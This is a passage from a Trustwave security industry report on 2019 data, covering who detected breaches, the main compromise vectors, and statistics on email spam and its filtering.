
SOURCES OF DETECTION



Victims detected more than half of the attacks investigated 2019; regulatory bodies and third parties, including customers, media and service providers, detected most of the rest. This is a big improvement from five years ago when organizations internally detected fewer than 20 percent of the breaches Trustwave investigated.

Next to e-commerce, social engineering was the largest contributor to compromise in every type of environment Trustwave investigated. E-commerce comprised the most incidents involving POS systems. Code injection, typically involving unsanitized, public-facing web forms, made up the largest share of incidents affecting e-commerce environments. Application exploits accounted for the second-largest share of incidents overall and those specifically affecting e-commerce and cloud environments.

SELF DETECTED COMPROMISES



Organizations usually write incident response plans assuming they will detect breaches internally and have time to manage public announcements and customer notifications with a solid investigation to back up their findings. When that doesn't happen — as was the case with almost half the incidents Trustwave investigated — the victim must scramble to identify the source of breach, while managing communications with inadequate information about the extent of the compromise. Incident response plans must consider the possibility that an external party will report a breach and that the timing of breach disclosures will be outside the victim's control.



Threat Intelligence

One of the most important things Trustwave researchers do is gather intelligence from a wide array of sources, including telemetry, breach investigation results and vulnerability research as well as Trustwave investigations into the cybercriminal underworld. This section presents some results of our threat intelligence analysis in 2019.

We start by looking at how Trustwave SpiderLabs conducts security testing, using everything from basic automated scans to comprehensive red team and purple team exercises conducted with customer response specialists. We share some of what Trustwave learned about maintaining a solid security posture in a time when a typical enterprise-computing infrastructure encompasses on-premises assets, cloud computing and mobile devices. And we show how attackers can compromise networks by taking advantage of weaknesses in unexpected places and discuss how best to defend against such attacks.

From there, we examine attacks on email, still one of the most common vectors of attack, and reveal the increasingly sophisticated techniques attackers use to catch email users off guard and compromise them. We also discuss the demise of Coinhive — attackers' favorite cloud-based service from 2018 — and how it led to a resurgence of activity in exploit kits. Finally, we examine the most common and well-known exploits used in 2019 and end with statistics about the malware Trustwave security professionals encountered during the year.

EMAIL THREATS

Spam is frequently considered a solved problem: Over the past decade, spam volumes dramatically dropped worldwide and most business and consumer email providers implemented advanced blocking mechanisms that help ensure end users rarely see spam, if ever. Nevertheless, it’s a mistake to think email abuse no longer poses a threat. Spammers, scammers, phishers and other attackers still pump their dubious goods into mailboxes every day in hopes of snaring victims, and the fact that scanners catch most spam before recipients see it doesn’t mean email users can relax their guard. As mass spamming campaigns dwindle, attackers are seeing success using more targeted, personalized approaches that address their victims by name — the consequences of which can be very costly for victims.

Spam Trends and Themes


Spam volumes decreased considerably in 2019 to 28.3 percent of inbound email from 45.3 percent in 2018. Several large spamming operations and botnets vanished or considerably reduced their activities in recent years, leading to the consistently lower volumes.

Trustwave Secure Email Gateway Cloud uses multiple detection layers to block 99.9 percent of spam from reaching the intended recipient. Generally, about 72 percent of email volume Trustwave saw at the gateway was clean and legitimate, with spam and malware accounting for the remaining 28 percent. This percentage fluctuates daily as spam botnets perform their operations.


Trustwave Secure Email Gateway Cloud used IP reputation to reject 64 percent of spam and malware at the connection level, up from 52 percent in 2018. Of the illegitimate messages the Trustwave Secure Email Gateway Cloud processing engine filtered out, 99.5 percent was spam. Trustwave uses various filtering layers that detect unwanted messages, including

phishing and business email compromise (BEC) fraud. Various detection layers at the engine identified the remaining 0.5 percent as binary and non-binary malware.

SPAM AS A PERCENTAGE OF TOTAL INBOUND EMAIL



PERCENTAGE OF SPAM OR MALWARE BLOCKED BASED ON REPUTATION

